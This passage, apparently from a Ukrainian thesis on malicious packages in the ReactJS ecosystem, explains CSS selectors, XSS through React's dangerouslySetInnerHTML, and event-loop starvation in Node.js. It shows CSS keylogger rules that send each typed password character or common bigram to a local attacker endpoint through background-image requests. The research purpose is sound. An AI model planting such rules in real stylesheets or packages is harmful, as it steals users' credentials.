Тому в з метою пришвидшити розробку, зробити її здатною до конкуренції в світі ReactJS існує величезна кількість рішень для типових задач. За приклад можемо розглянути фронтенд бібліотеку react-select[9]. Цей фреймворк позиціонує себе як «гнучка та красива система керування вхідними даними для ReactJS з підтримкою мультиселекту, автозаповнення, асинхронності та створення зображень». React-select фінансується компаніями Thinkmill та Atlassian. Він представляє абсолютно новий підхід до розробки потужних компонентів React.js, які просто працюють з коробки, при цьому є надзвичайно гнучкими. Особливості включають:

- гнучкий підхід до даних з де майже функція може бути налаштована під потреби користувача;
- розширюваний інтерфейс API за допомогою фреймворку emotion;
- API для введення компонентів з метою повного контролю над поведінкою інтерфейсу;
- такі можливості, як групування опцій, підтримка порталів ReactJS, анімації тощо;

З огляду на такий вагомий перелік властивостей цього рішення, очевидно що його використання в проекті скорочує час випуску продукту в користування

в значній мірі (з власного досвіду можу стверджувати, що архітектурно коректний елемент для імплементації задачі вибору потребує декількох днів, а можливо і тижнів на створення всього необхідного функціоналу, який потім ще необхідно якимось чином протестувати, що у випадку публічного рішення автори отримали безкоштовно).

Отже, основним шляхом проникнення зловмісного коду в репозиторії жертв можна вважати завантаження його під виглядом модуля з корисним функціоналом, який насправді використовує довіру споживачів щоб приховати компрометацію їхніх даних.

2.2 Індикатори компрометації та приклади атак

Під індикатором компрометації мається на увазі власне будь-яка досить специфічна характеристика коду, яка дозволяє виявити факт не стільки порушення (можливі рівні загроз, так як деякі речі можуть бути просто попередженнями), як наявності певного патерну (взагалі патерн тут і далі мається на увазі регулярний вираз[10]) який був знайдений в тому чи іншому файлі.

В ході роботи ми розглянемо три атаки:

- атака на конфіденційність даних через мову стилів веб ресурсів (CSS)
- XSS атака на цілісність інформації, з огляду на основі можливості фреймворку ReactJS
- експлуатація однопоточної природи платформи NodeJS з метою досягнення відмови в обслуговуванні

2.2.1 Викрадення даних автентифікації за допомогою Cascading Stylesheets (CSS)

Каскадні таблиці стилів (CSS) - мова таблиць стилів, що використовується для опису подання документа, написаного в HTML або XML (включаючи

діалекти XML, такі як SVG, MathML або XHTML). CSS описує, як елементи мають бути відображені на екрані, на папері, у мовленні або на інших носіях інформації. CSS є однією з основних мов відкритого Web-середовища і стандартизована у веб-браузерах відповідно до специфікації W3C. Історія CSS починається в 1994 році. В компанії CERN, яка вважається колискою інтернету працює Хокон Віум Лі. Мережа починає використовуватися як платформа для електронних видань. Але їй бракує основної складової, характерної для видавничих платформ: а як стилізувати документи, як вдихнути в них життя? Іронічно, що навіть можливостей описати газетний макет на веб-сторінці практично не було. В цей час основним заняттям Хокона були персоналізовані презентації газет у Медіа-лабораторії Масачусетського Технологічного Інституту. Напряму працюючи з цим непосильним на той час завданням, у Хокона з'явилась потреба створити певну мову для стилізації сторінок в Інтернеті.

Насправді ідея не була такою новітньою або революційною. Навпаки оригінальна версія браузера Тіма Бернерса-Лі мала свій спосіб, за допомогою якого браузер міг визначати стилі за допомогою звичайного «аркушу стилів». Але ця ідея не побачила світ, оскільки на його переконання кожен браузер мав би імплементувати її самостійно, з огляду на зручність та вимоги користувачів. Браузер Viola, розроблений у 1992 році відзначався тим, що мав власну мову аркушів стилів.

З плином часу тенденція до задання власних стилів згасала і користувачі майже не могли впливати на стилі Браузер NCSA Mosaic (рік створення 1993) нарешті зробив Інтернет популярною платформою. Однак з точки зору стилів це стало зворотнім кроком: за виключенням задання кольорів або шрифтів користувачі не мали змоги впливати на відображення.

Розробники веб сторінок не мали стали виявляти незадоволення тим, що вони не можуть створювати свої проекти з належною часткою впливу на зовнішній вигляд своїх творінь. Адже дійсно, одним з головних запитань тоді

було «Як змінити колір і шрифт мого тексту». З іншого ж боку HTML не забезпечував цю функціональність - і це логічно, розмітка не є стилі.

За три дні до того, як Netscape оголосив про наявність свого нового браузера, Хокон опублікував перший проект пропозиції каскадних таблиць стилів HTML. Насправді головний архітектор HTML 3.0 Дейв Раггетт закликав випустити проект до виходу релізу Mosaic та веб-конференцією в Чикаго. Дейв зрозумів, що HTML не повинен і ніколи не перетворюється на мову опису сторінок і що для задоволення вимог авторів необхідний більш побудований механізм. Хоча перша версія документа була незрілою, вона дала корисну основу для обговорення.

Серед людей, які відгукнулись на першу версію CSS, був Берт Бос. У той час він будував Argo, дуже гнучкий браузер із таблицями стилів, і він вирішив об'єднати зусилля з Хоконом. Обидві пропозиції виглядають по-різному від сучасних CSS, але не важко розпізнати оригінальні концепції.

Браузер Argo створювався як частина проекту метою якого було зробити Інтернет доступним науковцям з гуманітарних наук. Його інфраструктура складалася з плагінів (апплетів) задовго до того як їх включив до себе Netscape. Однією з особливостей мови стилю Argo було те, що вона була достатньо загальною для додаткового використання з HTML або з будь-якими іншими мовами тієї ж родини. Це також стало ціллю дизайну в CSS, а HTML незабаром було видалено із заголовка специфікації. Argo також мав інші вдосконалені функції, яким на жаль не довелося побачити світ в релізі які не перетворили CSS1, зокрема, селектори атрибутів та згенерований текст. Однак CSS2 ознаменував впровадження обох функцій в життя.

CSS навіть тоді не був єдиною запропонованою мовою стилів. Конкурентами були: мова Пей Вея з браузера Viola, а також близько 10 інших пропозицій щодо мов аркушів стилів були надіслані до списків розсилки [www-talk](#) та [www-html](#). Потім в ISO розробили досить комплексні стилі та мову трансформації для друку документів SGML. DSSSL також можна застосувати до HTML. Але у CSS була одна особливість, яка відрізняла його від усіх інших:

вона враховувала, що в Інтернеті стиль документа не може бути розроблений автором чи читачем самотійно, а їхні побажання мають накалдуватися формувати цілісну картину, так би мовити «каскадувати» і утворювати результуюче оформлення.

У CSS селектори використовуються для фокусування на елементах HTML на веб-сторінках, які ми хочемо стилювати. Існує велика кількість селекторів CSS, які дозволяють забезпечити точну деталізацію при підборі елементів для стилю. Селектор CSS - це перша частина правила CSS. Це патерн елементів та інших термінів, які вказують браузеру, які елементи HTML слід вибрати для того, щоб зазначені властивості CSS всередині правила застосовувалося до них. Елемент або елементи (правило не обов'язково націлене на єдиний елемент), обрані селектором, називаються предметом селектора.

Існує кілька різних груп селекторів, і знаючи, який тип селектора може знадобитися, це допоможе знайти правильний інструмент для роботи. Існують наступні групи селекторів:

- Вибір типу, класу або ідентифікатора

```
h1 { }
.box { }
#unique { }
```

Рисунок 2.1 – Типові CSS селектори

Ця група селекторів дозволяє вибирати елементи в залежності від їх типу, класу або ідентифікатора. В подальшому для реалізації атаки нас цікавитиме саме селектор класу та типу, однак цілком можливе (хоча і простіше у виявленні жертвою) використання унікального ідентифікатора

- Вибір атрибутів

```
a[title] { }
a[href="https://example.com"] { }
```

Рисунок 2.2 – Селектори атрибутів

Ця група селекторів надає різні способи вибору елементів на основі наявності певного атрибута на елементі. В даному прикладі ми вибираємо всі елементи з типом «якір» у яких є атрибут «title», а також такі, які ведуть на сторінку «<https://example.com>». Для реалізації атаки нас цікавитиме особлива комбінація селектора типу та особлива форма селектора атрибуту

- Псевдокласи та псевдоелементи

```
a:hover [ ]
p::first-line { }
```

Рисунок 2.3 – Селектори псевдокласів та псевдоелементів

Ця група селекторів включає псевдокласи, які стилізують певні стани елемента. Наприклад, псевдоклас наведення курсору вибирає елемент лише тоді, коли на нього наводиться вказівник миші. Для поточної атаки можливо було б використовувати правило отримання полем вводу фокусу і відзначати час початку друку паролю чи логіну, і за відсутності інших можливостей для атаки, здійснити атаку засновану на часі вводу (timing attack). Іншим прикладом застосування цього селектора може бути використання псевдоелемента як засоба пересилання інформації способом, описаним нижче в роботі, який однак більш прихований, оскільки не вимагає наявності реальних додаткових елементів на сторінці.

- Комбінатори

```
article > p { }
header + title [ ]
```

Рисунок 2.4 – CSS комбінатори

Остання група селекторів об'єднує інші селектори, щоб вибрати елементи в документах, використовуючи взаємоположення їх на сторінці. В прикладі ми бачимо вибір всіх параграфів які знаходяться безпосередньо всередині тегу «article», а також всіх тегів «title», які

ідуть одразу після «header». Для нашої атаки ми використовуватимемо комбінатор «наступний елемент».

Розробка ведеться у рівнях: CSS1 (тепер застарілий), CSS2.1 - рекомендація, а CSS3, тепер розділений на менші модулі, просувається на шляху стандартизації.

CSS 2.1 та CSS3 розширюють можливості селекторів і дозволяє авторам вказати правила, які відповідають елементам, які мають певні атрибути, визначені у вихідному документі. Співпадиння по атрибутам можуть відбутися такими способами:

- Наявність атрибуту

```
[attr] {
  color: white;
}
```

Рисунок 2.5 – Пошук наявного атрибуту «attr»

Співпадиння з таким тегом, який містить атрибут «attr» не зважаючи на його значення.

- Повне співпадиння

```
[attr="val"] {
  color: white;
}
```

Рисунок 2.6 – Пошук атрибуту «attr» з конкретним значенням

Співпадає з таким тегом, значення атрибуту «attr» в якого рівне значенню «val».

- Співпадиння типу «містить»

```
[attr~="val"] {
  color: white;
}
```

Рисунок 2.7 – Пошук атрибуту «attr» за значенням яке містить вказане

Представляє елемент з атрибутом «attr», значенням якого є розділений пробілом список слів, одним з яких має бути «val». Якщо

«val» містить пробіл, співпадіння не враховується (оскільки слова розділені пробілами). Якщо «val» - порожній рядок – співпадіння відсутнє.

- Співпадіння типу «містить префікс»

```
[att|=val] {
  color: white;
}
```

Рисунок 2.8 – Пошук атрибуту «attr» за відокремленим префіксом

Представляє елемент з атрибутом «att», його значення або саме "val", або починається з "val", одразу після якого може слідувати дефіс "-" (U + 002D). Це в першу чергу призначене для того, щоб дозволити співпадіння підмножин службових слів мови (наприклад, атрибут hreflang на елементі «якір» HTML), як описано в ВСП 47 або його наступниках.

- Співпадіння типу «містить суфікс»

```
[attr$=val] {
  color: white;
}
```

Рисунок 2.9 – Пошук атрибуту «attr» за суфіксом

Представляє елемент з атрибутом «attr», значення якого закінчується суфіксом «val». Якщо «val» - порожній рядок, то селектор нічого не представляє. В подальшому нам буде цікавий саме цей варіант селектора. В ході нашої атаки особливу роль відіграє саме це співпадіння.

- Співпадіння типу «містить префікс»

```
[att^=val] {
  color: white;
}
```

Рисунок 2.10 – Пошук атрибуту «attr» за суфіксом

Представляє елемент з атрибутом «att», значення якого починається з префікса «val». Якщо «val» - порожній рядок, то співпадіння по селектору не відбувається.

Наступним кроком цієї атаки є дослідити тег `<input>` на можливість експлойту селектора. Цікаво відмітити, що для цього тегу його значення також є атрибутом (value). На веб-сайтах найчастіше зустрічається комбінація текстового поля вводу поруч з полем з типом password. Браузери відображають поле з паролем замінюючи кожен символ на спеціальний заміщуючий символ, найчастіше це символ крапки або зірочки. Однак не дивлячись на цю особливість CSS селектор для поля вводу з заміненними символами все одно читатиме його вміст. При послідовному введенні символів свого паролю користувач по суті буде вводити послідовність суфіксів (наприклад пароль «1234» складається з послідовного введення 4х символів, кожен з яких буде співпадати в певний момент з відповідним селектором суфіксу, а саме: «» + «1», «1» + «2», «12» + «3», «123» + «4»). Отже ми вже маємо змогу відслідковувати співпадіння по останній літері (або літерам) поля вводу пароля.

Останнім кроком є передача інформації зловмиснику. Однак CSS це не мова програмування, тут відсутні такі речі, як HTTP запити або websocket з'єднання (але якщо бути максимально точним, вони відсутні в тому канонічному вигляді, в якому ми знаємо їх з інших мов програмування). Однак існує один спосіб змусити браузер відправляти GET запити по HTTP протоколу на довільну адресу. Це досягається наприклад завдяки вказанню правила для картинки фону елемента (`background-image: url(...);`). Поєднавши попередні знання з можливістю відправляти майже довільні запити отримуємо фундамент для нашої атаки:


```

.password input[value$=a] + div {
  background-image: url("http://localhost:3001/cssAttack?password=a");
}
.password input[value$=b] + div {
  background-image: url("http://localhost:3001/cssAttack?password=b");
}
.password input[value$=c] + div {
  background-image: url("http://localhost:3001/cssAttack?password=c");
}
.password input[value$=d] + div {
  background-image: url("http://localhost:3001/cssAttack?password=d");
}
.password input[value$=e] + div {
  background-image: url("http://localhost:3001/cssAttack?password=e");
}
.password input[value$=f] + div {
  background-image: url("http://localhost:3001/cssAttack?password=f");
}
.password input[value$=g] + div {
  background-image: url("http://localhost:3001/cssAttack?password=g");
}

```

Рисунок 2.11 – Приклад переліку правил для атаки

Наведені правила описують наступний алгоритм: для поля вводу, що знаходиться в класі «password», при його закінченні на літеру «а» встановити фонове зображення наступного за полем вводу елемента div рівним «http://localhost:3001/cssAttack?password=a». Читаючи цей код зрозуміло, що там немає ніякої картинки, однак браузер виконає запит усе одно і зловмисник має змогу запам'ятовувати query параметри (в даному випадку він один: password = «а») і вирахувати послідовність суфіксів, яка і складатиме пароль жертви.

Однак маємо особливість поведінки браузерів, яка перешкоджає запам'ятати всі введені суфікси: якщо адреса вже була опрацьована (завантажена, так би мовити), браузер не витрачатиме ресурси на її повторне завантаження і нового запиту на сервер не відбудеться. Щоб обійти цю проблему згадаємо про таке: нехай мова на якій пише жертва це англійська, як ми знаємо для багатьох мов існує перелік найбільш вживаних літер, біграм, триграм, тощо[11][12][13]. Для англійської мови маємо наступні значення:

TH : 2.71	EN : 1.13	NG : 0.89
HE : 2.33	AT : 1.12	AL : 0.88
IN : 2.03	ED : 1.08	IT : 0.88
ER : 1.78	ND : 1.07	AS : 0.87
AN : 1.61	TO : 1.07	IS : 0.86
RE : 1.41	OR : 1.06	HA : 0.83
ES : 1.32	EA : 1.00	ET : 0.76
ON : 1.32	TI : 0.99	SE : 0.73
ST : 1.25	AR : 0.98	OU : 0.72
NT : 1.17	TE : 0.98	OF : 0.71

Рисунок 2.12 – Найчастіші біграми англійської мови

І тому тепер можемо відслідковувати не тільки окремі літери, а й написати селектори для найвживаніших біграм:

```
.password input[value$=th] + div {
    background-image: url("http://localhost:3001/cssAttack?password=th");
}
.password input[value$=he] + div {
    background-image: url("http://localhost:3001/cssAttack?password=he");
}
.password input[value$=in] + div {
    background-image: url("http://localhost:3001/cssAttack?password=in");
}
.password input[value$=er] + div {
    background-image: url("http://localhost:3001/cssAttack?password=er");
}
.password input[value$=an] + div {
    background-image: url("http://localhost:3001/cssAttack?password=an");
}
.password input[value$=re] + div {
    background-image: url("http://localhost:3001/cssAttack?password=re");
}
.password input[value$=es] + div {
    background-image: url("http://localhost:3001/cssAttack?password=es");
}
.password input[value$=on] + div {
    background-image: url("http://localhost:3001/cssAttack?password=on");
}
```

Рисунок 2.13 – Перелік правил, що орієнтуються на суфікси-біграми

Тепер площа покриття набагато більша, адже окрім всіх літер англійської мови, ми відслідковуємо комбінації. Для підвищення точності можна використовувати триграми, однак варто пам'ятати, що дані на виході потребуватимуть додаткового опрацювання. З іншого ж боку з огляду на людські особливості більша частина паролів представлятиме з себе якісь наповнені змістом слова або словосполучення, що не складе труднощів проаналізувати і з'ясувати що саме було введено.

2.2.2 XSS атака за допомогою можливостей фреймворку ReactJS

Міжсайтові скриптові атаки - це такі атаки, коли зломисники вводять шкідливий код, як правило, на стороні клієнта, у веб-додатки. Через кількість можливих місць та методів ін'єкцій, багато застосунків є вразливими до цього методу нападу. Такі атаки відрізняються від інших уразливостей веб-додатків, оскільки вони атакують користувачів програми, а не інфраструктуру програми, але вони все ще можуть завдати великої шкоди. У атаках XSS беруть участь три сторони: зломисник, жертва та вражений веб-сайт, який зломисник використовує, щоб здійснити атаку по відношенні до жертви.

З трьох сторін жертва - єдиний, хто фактично керує кодом зломисника. Веб-сайт є лише засобом для нападу, і, як правило, не зачіпається. Атака XSS може бути здійснена різними способами. Як приклад, зломисник надсилає жертві шкідливо створену URL-адресу електронною поштою чи іншим носієм через Інтернет. Коли жертва відкриває URL-адресу у веб-браузері, веб-сайт відображає сторінку, а сценарій виконується на комп'ютері жертви.

З загальним розумінням XSS атак, зосередимось на типах атак. Подальша інформація буде в основному описувати на збереженому та відбитому XSS:

- збережені атаки XSS: зломисник використовує форму введення на веб-сайті для зберігання шкідливого посилання (наприклад: - в коментарі або як статус); користувач несвідомо запитає веб-сторінку, яка містить шкідливий код; сервер надішле запит на сервер із шкідливим вмістом; веб-переглядач користувача візуалізує ту сторінку, що в свою чергу виконає зломисний запит; після цього виконання користувач стає жертвою XSS. (Наприклад об'єкт `window.location` можна використовувати для отримання адреси поточної сторінки – URL - та перенаправлення браузера на нову сторінку.); збережені атаки XSS передбачають, що зломисник вводить сценарій, який постійно зберігається (зберігається) у цільовій

програмі (наприклад - база даних). Класичний приклад - зловмисний скрипт, вставлений атакуючим у поле для коментарів у блозі або на форумі. Коли користувач відкриває веб-сторінку, яка відображає це у веб-переглядачі, вміст XSS подаватиметься як частина веб-сторінки (просто як звичайний комент, в цьому випадку). Це означає, що користувач несвідомо виконає цей шкідливий код і стане жертвою.

- відображена атака XSS: зловмисник розроблює URL-адресу і відправить у браузер жертви (для цього зловмисник зазвичай використовує навички соціального інженерії); користувач буде обманом змушений натиснути на це посилання та надішле HTTP-запит на веб-сайт; тоді сервер відповість на запит зі шкідливим кодом у URL-адресі; тоді, коли браузер відобразить цю відповідь, він також виконає зловмисний код; у цьому сценарії URL включає файли cookie жертви як параметр запиту, який зловмисник може витягнути із запиту, коли він приходить на сервер атакуючого; відображені XSS-атаки виникають, коли зловмисний скрипт «відображається» від веб-програми у веб-переглядачі жертви; сценарій активується за посиланням, яке надсилає запит на веб-сайт із вразливістю, що дозволяє виконувати шкідливі сценарії; для розповсюдження зловмисного посилання зловмисник зазвичай вбудовує його в електронний лист або веб-сайт сторонніх розробників (наприклад, у розділ коментарів або в соціальних мережах); основна особливість у наведених вище сценаріях XSS полягає в тому, що якщо введений користувачем текст відображається сайтом без належного екранування, браузер інтерпретуватиме сценарій як частину розмітки та виконає код відповідно;
- DOM XSS Атаки: зловмисник створює таку URL-адресу, що містить шкідливий вміст, і надсилає її жертві; потерпілий обманутий і дає відповідь на запит зловмисника відкрити URL-адресу з веб-сайту; веб-сайт отримує запит, але віддає відповідь без шкідливого вмісту;

браузер жертви виконує абсолютно звичайний скрипт, який прийшов у відповіді і як результат цього в сторінку вставляється шкідливий сценарій; браузер жертви виконує зловмисний скрипт, вставлений на сторінку, надсилаючи файли cookie жертви на сервер зловмисника. Що відрізняє XSS на основі DOM? Це факт того, що у попередніх прикладах збережених та відображених XSS-атак сервер вставляє на сторінку зловмисний скрипт, який потім надсилається у відповідь жертві; коли браузер жертви отримує відповідь, він вважає, що шкідливий скрипт є частиною оригінального вмісту сторінки та автоматично виконує його під час завантаження сторінки, як і будь-який інший сценарій. У прикладі XSS-атаки, заснованої на DOM, жодного шкідливого скрипту не вставлено як частину сторінки; єдиний сценарій, який автоматично виконується під час завантаження сторінки, - це оригінальна частина сторінки.

Однак інформація про можливі атаки міжсайтового скриптингу доволі розповсюджена і тому багато розробників фреймворків враховують це при створенні своїх рішень. Одним із проявів цього є автоматичне екранування символів використаних шляхом інтерполяції в ReactJS. Тому за дизайном будь-яка інформація, яка може бути додана користувачем або прийти із недостовірного джерела автоматично екрануватиметься.

Але існує запобіжний захід, який дозволяє вставляти значення в HTML код без екранування. Однією із причин є створення так званих WYSIWYG (What You See Is What You Get) редакторів текстових даних, функціонування яких забезпечується через спеціальні теги «div» з атрибутом «contenteditable», що дозволяють напрямку вставляти код замість вмісту елемента. І тому можливо, використовуючи спеціалізований прапор «dangerouslySetInnerHTML» розробнику обійти архітектурні рішення стосовно екранування.

Отже припустімо собі сценарій: розробник веб-ресурсу для інтернет магазину зіштовхнувся з необхідністю реалізувати відгуки для товарів (користувачі лишають коментарі які потім можуть переглядати інші

користувачі). Однак через обмеження в часі він вирішує скористатись вже готовим компонентом під назвою «Надзвичайний компонент для коментарів». В його описі автори запевняють, що компонент розроблений у відповідності до поточних стандартів Google, з урахуванням потреб людей з обмеженими можливостями, із дотриманими вимогами для контрасту кольорів, розмірів шрифтів і таке інше. На створення власного аналогу розробник витратив би 2-3 робочих дні, тому природньо що з метою швидшого виходу на ринок доцільніше взяти існуючий компонент.

Швидкий імпорт і компонент вже може бути використаний на сторінці. В своєму середовищі розробки автор бачить наступне:



Рисунок 2.14 – Мінімальний компонент коментаря з вразливістю до XSS

Однак що ми бачимо, через те, які дані приймає компонент і як він їх опрацьовує, хтось із користувачів ввівши в своєму коментарі HTML розмітку (а саме тег `<strike>`) змусив браузер користувача виконати код, який мав би бути екранований. В даному випадку ми бачимо це одразу, адже дані підібрані таким способом, щоб недолік був виявлений одразу, в реальному ж житті на це могли б піти дні, навіть тижні. За весь цей час зловмисник, розмістивши якийсь невидимий тег, наприклад `<script>` міг би успішно модифікувати і підмінити контент, встановлювати спостереження, та вчиняти інші протиправні дії.

2.2.3 DOS атака з використанням особливостей однопоточного рантайму NodeJS

NodeJS - це крос-платформене середовище виконання JavaScript з відкритим кодом, яке виконує JavaScript за межами браузера. Node.js дозволяє розробникам використовувати JavaScript для написання інструментів командного рядка та для сценаріїв на стороні сервера. Можливості платформи ранжуються від запуску сценаріїв на стороні сервера для створення динамічного вмісту веб-сторінки до відправки сторінки у веб-браузер користувача. Отже, Node.js представляє парадигму "JavaScript скрізь", що об'єднує розробку веб-додатків навколо однієї мови програмування, а не різних мов для сценаріїв на стороні сервера та клієнта.

Хоча .js є стандартним розширенням імені файлу для коду JavaScript, ім'я "NodeJS" не посилається на конкретний файл у цьому контексті і є лише назвою продукту. NodeJS має архітектуру збудовану навколо подійного циклу, здатну до асинхронного вводу / виводу. Ці варіанти дизайну мають на меті оптимізувати пропускну здатність та масштабованість у веб-додатках з багатьма операціями вводу / виводу, а також для веб-додатків у режимі реального часу (наприклад, програм зв'язку в режимі реального часу та ігор браузера).

NodeJS дозволяє створювати веб-сервери та мережеві інструменти за допомогою JavaScript та колекцію "модулів", які керують різними основними функціональними можливостями комп'ютера. Модулі передбачені для вводу-виводу файлової системи, мереж (DNS, HTTP, TCP, TLS / SSL або UDP), бінарних даних (буферів), функцій криптографії, потоків даних та інших основних функцій. Модулі NodeJS використовують API, призначене для зменшення складності програм серверного запису.

JavaScript є єдиною мовою, яку NodeJS підтримує на власній основі, але доступно багато мов що компілюються в неї. Як результат, програми NodeJS можна записати в CoffeeScript, Dart, TypeScript, ClojureScript та інші. Єдиною умовою буде створення середовища збірки, яке буде відповідати за

перетворення вихідного коду написаного на діалекті в оригінальний ECMAScript.

Хоча спочатку модульна система базувалася на шаблоні модулів CommonJS, недавнє введення модулів у специфікацію ECMAScript змістило напрямок використання модулів ECMAScript в NodeJS за замовчуванням. Node.js використовується в основному для побудови мережеских програм, таких як веб-сервери. Найбільш істотна відмінність Node.js від PHP (інша неймовірно популярна мова написання веб серверів, яка займає більшу частину ринку на сьогодні) полягає в тому, що більшість функцій у арсеналі PHP так звані «функції виконання до повного завершення» (англ. run-to-completion, тобто команди виконуються лише після завершення попередніх команд), тоді як функції Node.js не блокують (команди виконуються одночасно або навіть паралельно і використовують зворотні виклики для сигналізації про завершення чи збій).

Для реалізації такої поведінки, в основі будь-якого рантайму NodeJS лежить сутність під назвою Event Loop (дослівно – цикл подій).




Рисунок 2.15 – Загальна схема роботи NodeJS

NodeJS працює в однопотоковому циклі подій, використовуючи неблокуючі виклики вводу-виводу, що дозволяє йому підтримувати десятки тисяч одночасних з'єднань, не несучи витрат на переключення контексту

потоків. Конструкція спільного використання єдиного потоку між усіма запитами, що використовують шаблон спостерігача, призначена для побудови додатків з високою спроможністю до одночасного опрацювання запитів, де будь-яка функція, що виконує введення-виведення, повинна використовувати зворотний виклик. Для розміщення однопотокового циклу подій NodeJS використовує бібліотеку libuv, яка, в свою чергу, використовує пул потоків фіксованого розміру, який обробляє деякі неблокуючі асинхронні операції вводу / виводу.

Пул потоків обробляє виконання паралельних завдань у NodeJS. Основна функція потоку викладати завдання для обробки до загальної черги завдань, які обробляються і виконуються іншими потоками в пулі потоків. Власне неблокуючі системні функції, такі як мережеві запити, переводяться на неблокуючі сокети, на стороні ядра, в той час як функціонально блокуючі системні функції, такі як введення / виведення файлів, виконуються блокуючим способом у власних потоках. Коли потік у пулі потоків завершує виконання завдання, він інформує головний потік, який, у свою чергу, в певний момент часу після, коли будуть опрацьовані всі поточні події, виконає зареєстрований зворотний викик.

Недоліком цього однопотокового підходу є те, що NodeJS не дозволяє вертикальне масштабування, збільшуючи кількість ядер CPU машині, на якій він використовується, не використовуючи додаткові модулі, наприклад кластер, StrongLoop Process Manager, або pm2. Однак розробники можуть збільшити за замовчуванням кількість потоків у пулі потоків libuv. Операційна система сервера (ОС), ймовірно, розподіляє ці потоки по декількох ядрах. Інша проблема полягає в тому, що тривалі обчислення та інші завдання, пов'язані з процесором, заморожують весь цикл подій до завершення. Саме тому веб сервери збудовані на цій платформі не повинні спеціалізуватись на важких процесорних обчисленнях, а більше відповідати за опрацювання та швидку віддачу запитів із мережі на файлову систему або із сокета на інший сокет.

NodeJS використовує libuv для обробки асинхронних подій. Libuv - це абстрактний рівень для функціонування мережевої та файлової системи як для

систем Windows, так і для POSIX, таких як Linux, macOS, OSS на NonStop та Unix. Основна функціональність NodeJS знаходиться в бібліотеці JavaScript. Зв'язки з рівнем абстракції ОС (англ. bindings) NodeJS написані на C ++ і вони з'єднують описані технології між собою та операційною системою.

Однак при невірному використанні можливостей рантайму цілком можливе виникнення «голодування циклу подій» (англ. Event loop starvation). Звісно існує і інший спосіб за допомогою якого можна досягти подібного результату. Починаючи зі стандарту 2015 року в мові Javascript з'явилося поняття асинхронних операцій, які раніше виконувались виключно за рахунок імплементації платформ виконання (специфікація не містила згадки ні про цикл подій, ні про зворотні виклики). За допомогою механізму названого Promise (в інших мовах це може носити назву Future) розробник має змогу описати контракт, який зобов'язує платформу виконання розмістити певну обіцянку повернути деяке значення після того як відпрацює якась операція (виклик іншого сервера, таймаут, закінчиться читання з диску, тощо). В концепті циклу подій для цих сутностей виділена окрема черга, на одному рівні з чергою звичайних подій але з кардинальною відмінністю.




Рисунок 2.16 – Деталізоване представлення ідеї циклу подій

Як ми можемо бачити на рисунку, черга мікрозадач поповнюється як з основного потоку виконання, так і з самих мікрозадач. Фактично створюючи нові й нові Promise-и рекурсивно можна досягти втрати дієздатності платформи, основний потік обчислень якої буде постійно зайнятий і не зможе виконувати корисні операції (опрацьовувати запити, читати файли, тощо).

